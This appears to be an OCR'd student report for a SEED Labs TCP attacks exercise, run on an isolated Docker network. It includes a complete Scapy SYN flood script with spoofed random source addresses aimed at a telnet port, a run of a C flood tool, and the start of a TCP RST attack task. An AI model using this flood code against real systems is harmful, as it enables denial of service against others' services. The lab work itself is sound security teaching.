Lab 5 TCP

Report:


Building up dc

```
[04/18/24]seed@VM:~/.../volumes$ dcbuild
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
[04/18/24]seed@VM:~/.../volumes$ dcup
Creating network "net-10.9.0.0" with the default driver
WARNING: Found orphan containers (hostB-10.9.0.6, B-10.9.0.6, hostA-10.9.0.5, M-
10.9.0.105, A-10.9.0.5) for this project. If you removed or renamed this service
 in your compose file, you can run this command with the --remove-orphans flag t
o clean it up.
Creating victim-10.9.0.5 ... done
Creating user1-10.9.0.6  ... done
Creating user2-10.9.0.7  ... done
Creating seed-attacker   ... done
Attaching to seed-attacker, user2-10.9.0.7, victim-10.9.0.5, user1-10.9.0.6
user2-10.9.0.7 |  * Starting internet superserver inetd                 [ OK ]
victim-10.9.0.5 |  * Starting internet superserver inetd                [ OK ]
user1-10.9.0.6 |  * Starting internet superserver inetd                 [ OK ]
```


Task 1 (50%) SYN Flooding Attack

- (25%) Task 1.1 Launch the Attack using Python
- (10%) Task 1.2 Launch the Attack using C
- (15%) Task 1.3 Enable the SYN Cookie Countermeasure

Attacker



10.9.0.5, telenet service is actually running



```
seed@VM: ~/Desktop
4cc935f041a5 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@4cc935f041a5:~$
```


With Python Language

Now for flooding, Synflood.py


```
seed@VM: ~/Desktop
  GNU nano 4.8          synflood.py
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip  = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src    = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq   = getrandbits(32)
    send(pkt, verbose = 0)
```

```
root@VM:/volumes/lab# nano synflood.py
root@VM:/volumes/lab# ./synflood.py
```


The attack is not working, the telnet can still be done.



Had to reduce backlog 128 to 80



Open connections request



```
root@6ec15a9e81ac:/# netstat -nat|more
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:44017        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             69.27.121.216:2003      SYN_RECV
tcp        0      0 10.9.0.5:23             11.225.119.105:33145    SYN_RECV
tcp        0      0 10.9.0.5:23             75.160.142.43:23667     SYN_RECV
tcp        0      0 10.9.0.5:23             138.13.201.182:56717    SYN_RECV
tcp        0      0 10.9.0.5:42140          10.9.0.5:23             ESTABLISHED
tcp        0      0 10.9.0.5:23             53.43.196.135:41001     SYN_RECV
tcp        0      0 10.9.0.5:23             181.226.221.45:7152     SYN_RECV
tcp        0      0 10.9.0.5:23             83.86.226.239:55707     SYN_RECV
tcp        0      0 10.9.0.5:23             80.166.178.213:9674     SYN_RECV
tcp        0      0 10.9.0.5:23             3.21.96.94:5968         SYN_RECV
tcp        0      0 10.9.0.5:23             115.242.223.228:16266   SYN_RECV
tcp        0      0 10.9.0.5:23             124.136.59.177:19427    SYN_RECV
tcp        0      0 10.9.0.5:23             160.89.158.142:39700    SYN_RECV
--More--
```

```
seed@VM: ~/Desktop
tcp        0      0 10.9.0.5:23             250.234.141.70:32899    SYN_RECV
root@6ec15a9e81ac:/# netstat -nat|grep SYN_RECV|wc -l
61
root@6ec15a9e81ac:/#
```


Top check if its cached or not


```
root@6ec15a9e81ac:/# ip tcp_metrics show
10.9.0.6 age 777.776sec source 10.9.0.5
10.9.0.5 age 639.196sec source 10.9.0.5
root@6ec15a9e81ac:/# ip tcp_metrics flush
root@6ec15a9e81ac:/#
```

```
seed@VM: ~/Desktop
root@VM:/volumes/lab# ./synflood.py
```


```
seed@VM: ~/Desktop
To restore this content, you can run the 'unminimize' command.
Last login: Sun Apr 21 01:08:41 UTC 2024 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@6ec15a9e81ac:~$ telnet 10.9.0.5
Trying 10.9.0.5...
```

Since it's in a "trying.." state means that it is working.







Number of connections stays intact, not changed




Top




To see location



Telnet work cause all resources are available




Now moving forward we would need the backlog to come back to 128 from 80 for future tasks.




With C language

Checking back all files again,



Now again with synflood.c




Need to get port number

```
root@VM:/volumes/lab# nano synflood.c
root@VM:/volumes/lab# ./synflood
Please provide IP and Port number
Usage: synflood ip port
root@VM:/volumes/lab#
```

Checking if 10.9.0.5

```
seed@437b8ec64e08:~$ ip -br address
lo               UNKNOWN        127.0.0.1/8
eth0@if17        UP             10.9.0.5/24
seed@437b8ec64e08:~$ exit
logout
Connection closed by foreign host.
root@db8fdebf774c:/#
```

With the required IP and Port number



```
root@6ec15a9e81ac:/# netstat -nat|grep SYN_RECV|wc -l
61
root@6ec15a9e81ac:/# netstat -nat|grep SYN_RECV|wc -l
61
root@6ec15a9e81ac:/#
```

```
root@6ec15a9e81ac:/# netstat -nat|grep SYN_RECV|wc -l
0
root@6ec15a9e81ac:/#
```

```
root@db8fdebf774c:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
437b8ec64e08 login: ^CConnection closed by foreign host.
root@db8fdebf774c:/#
```

Again getting back to the backlog 128


```
root@6ec15a9e81ac:/# sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
root@6ec15a9e81ac:/# sysctl -a|grep backlog
net.ipv4.tcp_max_syn_backlog = 128
root@6ec15a9e81ac:/#
```

Task 2 (25%) TCP RST Attacks on telnet connections


TCP Reset Attack

Telnet 10.9.0.6


```
seed@VM: ~/Desktop
root@6ec15a9e81ac:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
```




Checking with ifconfig, and while noting 10.9.0.1



